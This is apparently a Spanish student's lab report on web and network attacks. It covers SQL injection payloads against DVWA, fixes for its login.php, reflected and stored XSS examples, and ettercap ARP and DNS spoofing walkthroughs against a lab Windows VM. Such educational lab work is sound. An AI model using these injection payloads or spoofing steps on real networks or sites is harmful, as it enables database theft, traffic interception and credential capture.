
- **' UNION SELECT null, GROUP_CONCAT(schema_name) FROM information_schema.schemata --**

Nos indica las bases de datos a las que tiene acceso el usuario **gordonb**

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

En teoría es con estas tres podemos ver el current user, pero sinceramente, ninguna de las dos me ha funcionado y me saca el usuario dvwa@localhost.

- **SELECT user();**
- **SELECT system_user();**
- **' UNION SELECT USER(),2 --**



3.6 Mostrar los privilegios (a nivel de base de datos) asociados al Current user.

- **' UNION SELECT NULL, privilege_type FROM information_schema.schema_privileges WHERE grantee = USER() --**

3.7 Analizar el código PHP del formulario vulnerable. ¿Qué cambios harías sobre dicho código para mitigar el ataque? ¿Valdría esta solución adoptada para mitigar una autenticación insegura sobre la aplicación web? Justifica la respuesta.

Nos vamos a la ruta `/var/www/html/dvwa` y vamos a tratar sobre el archivo `login.php`

En este archivo podemos encontrar las siguientes vulnerabilidades y como mitigarlas.

1. Uso de Sentencias Preparadas:

- Se deben reemplazar las funciones obsoletas como `mysql_real_escape_string()` por sentencias preparadas con `mysqli` o `PDO` para prevenir inyecciones SQL.
- Ejemplo: Utilizar `mysqli_prepare` y `mysqli_stmt_bind_param` para asegurar que los datos no se inyecten en la consulta SQL.

2. Hashing Seguro de Contraseñas:

- En lugar de usar `md5()`, es necesario utilizar `password_hash()` para crear un hash seguro de las contraseñas y `password_verify()` para validarlas.
- Esto asegura que las contraseñas no se almacenen de forma insegura y mejora la protección frente a ataques.

3. Protección CSRF Mejorada:

- Validar y verificar los tokens CSRF correctamente.
- Asegurar que las cookies de sesión se configuren con los atributos `HttpOnly` y `Secure` (en un entorno HTTPS).

4. Validación y Sanitización de Entradas:

- Siempre sanitizar las entradas del usuario con funciones como `filter_var()` para evitar que se inserten datos maliciosos.
- Verificar que las entradas sean del tipo y formato esperado antes de procesarlas.

5. Manejo Seguro de Errores:

- Evitar mostrar mensajes detallados de errores de base de datos o de sistema, ya que pueden ser explotados por un atacante. Usar mensajes genéricos en su lugar.

6. Protección contra Fuerza Bruta:

- Implementar límites en el número de intentos fallidos de inicio de sesión.
- Introducir medidas de protección como bloqueos temporales o un sistema CAPTCHA tras varios intentos fallidos.

3.8 Describe los pasos necesarios para explotar los siguientes tipos de vulnerabilidades:

- XSS Reflejado.
- XSS Almacenado.

XSS Reflejado (Reflected XSS)

- **Descripción:** Se produce cuando datos proporcionados por el usuario se incluyen en una página web de manera inmediata, sin el almacenamiento previo del contenido. Comúnmente, ocurre en parámetros de URL, formularios de entrada o campos de búsqueda.
- **Pasos de explotación:**
 1. Identificar un formulario o parámetro en una URL que refleje el valor enviado en la respuesta de la página.
 2. Inyectar un código malicioso, como un script de JavaScript.
 3. Si la aplicación no valida ni escapa correctamente la entrada, el navegador ejecutará el código.
- **Ejemplo de explotación:**
 - URL vulnerable: `http://example.com/search?q=texto`
 - Payload: `http://example.com/search?q=<script>alert('XSS')</script>`
 - Resultado: Si la entrada q no se filtra, el navegador muestra una alerta al cargar la página.

2. XSS Almacenado (Stored XSS)

- **Descripción:** El código malicioso proporcionado por el atacante se almacena en el servidor (en bases de datos, archivos, etc.) y se presenta a otros usuarios cuando visitan la página afectada.
- **Pasos de explotación:**
 1. Identificar campos en la aplicación que permitan almacenar datos, como foros, comentarios o formularios de perfil.
 2. Inyectar un código malicioso, como un script de JavaScript.
 3. Si la aplicación no valida ni escapa los datos antes de almacenarlos o mostrarlos, cualquier usuario que visite la página afectada ejecutará el código.
- **Ejemplo de explotación:**
 - Campo de comentarios en un blog:
 - Payload: `<script>alert('XSS Almacenado')</script>`
 - Resultado: Cada vez que alguien visite la página donde se muestra el comentario, el navegador ejecutará el código.

Notas para mitigar XSS:

- **Validar y escapar datos de entrada.** Usa funciones de escape apropiadas para evitar que el código inyectado se ejecute.
- **Configuración de Content Security Policy (CSP).** Limita el origen de los scripts que el navegador puede ejecutar.
- **Usar sanitización de HTML.** Bibliotecas como DOMPurify para eliminar scripts peligrosos del contenido permitido.

4 ATAQUES DE SUPLANTACIÓN DE IDENTIDAD


4.1 Ataque ARP Spoofing desde Kali Linux con ettercap

Abrimos ettercap desde la terminal:

- **Sudo ettercap -G**

Configurar la interfaz de red:


- Elegimos la interfaz de red eth0



ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

Escaneamos dispositivos en la red, pinchando en la lupa de arriba a la izquierda


Y después le damos al icono de host list, que esta a la derecha de la lupa.



Selección de víctima y objetivo

- **Seleccionamos la maquina objetivo, en nuestro caso una maquina virtual Windows10 con IP 192.168.1.15, como target 1.**
- **Seleccionamos el Router como target 2**

Ponemos el Wireshark en modo escucha por la interfaz de red que estemos utilizando, en este caso la eth0:



Lanzar el ataque

- **Vamos a Mitm Menu → ARP Poisoning**
- **Seleccionamos Sniff remote connections, para capturar el tráfico entre ambos objetivos**

Ahora nos vamos al cliente Windows que tenemos con la IP 192.169.1.15.

Para comprobar que el ataque se está ejecutando bien tenemos que hacer un **arp -a** para listar la tabla arp que tenemos.

Nos debería de aparecer con en la imagen, con la dirección MAC del Router repetida, pero en este caso la dirección de nuestra maquina Kali se está haciendo pasar por la MAC del Router.

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

Windows 10 seguridad Raul Arribas Redondo (Instantánea Tarea 1 seguridad) [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Seleccionar Símbolo del sistema

Adaptador de Ethernet Ethernet:

Sufijo DNS específico para la conexión. . . :
Dirección IPv4. : 192.168.1.15
Máscara de subred : 255.255.255.0
Puerta de enlace predeterminada : 192.168.1.1

C:\Users\raul>arp -a

Interfaz: 192.168.1.15 --- 0x4

Dirección de Internet	Dirección física	Tipo
192.168.1.1	08-00-27-93-dd-2a	dinámico
192.168.1.2	98-28-a6-12-03-0a	dinámico
192.168.1.25	08-00-27-93-dd-2a	dinámico
192.168.1.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.22	01-00-5e-00-00-16	estático
224.0.0.251	01-00-5e-00-00-fb	estático
224.0.0.252	01-00-5e-00-00-fc	estático
239.255.255.250	01-00-5e-7f-ff-fa	estático
255.255.255.255	ff-ff-ff-ff-ff-ff	estático

C:\Users\raul>

Vemos como la dirección MAC del Router es la misma que la de la maquina Kali.

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES


4.1.1 Ver tráfico en Wireshark

Ahora podemos ver el tráfico en Wireshark desde la máquina de Kali.

- Buscamos en la maquina de Windows cualquier página web, por ejemplo <https://elpais.com>

Nos vamos a la maquina de Kali y en Wireshark buscamos con la siguiente Query:

- `dns.qry.name == "elpais.com"`



Podemos observar en la imagen que la maquina de W10 ha visitado la pagina de elpais.com, en este caso es una pagina **https**, pero si es una página **http**, podríamos ver la contraseña en texto plano, si el usuario inicia sesión en la **página**.

4.2 Ataque DNS Spoofing con Kali Linux y Ettercap

Habilitamos el reenvío de paquetes de la maquina Kali:

- **echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward**
 - Para comprobar que el comando de antes funcionó correctamente ponemos:
sysctl net.ipv4.ip_forward

Configurar el archivo de etter.dns:

- **sudo nano /etc/ettercap/etter.dns**

Agregamos al archivo las siguientes líneas:

- **www.elmundo.es A 192.168.1.25**
- ***.elmundo.es A 192.168.1.25**


Abrimos Ettercap

- Seleccionamos la maquina W10 como target1,
- Seleccionamos la dirección de nuestro Router la ponemos como target2.

Abrimos el menú **Mitm** y seleccionamos **ARP poisoning**.

Habilitar el plugin de DNS Spoofing:

- **Ve al menú "Plugins" y selecciona "Manage plugins".**
- **Busca el plugin llamado "dns_spoof" y haz clic en "Activate".**



ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

Ahora comprobamos en la maquina victima W10 que al acceder a la URL `elmundo.es` o cualquiera de los subdominios, nos redireccionará a la pagina del servidor de nuestra maquina Linux:

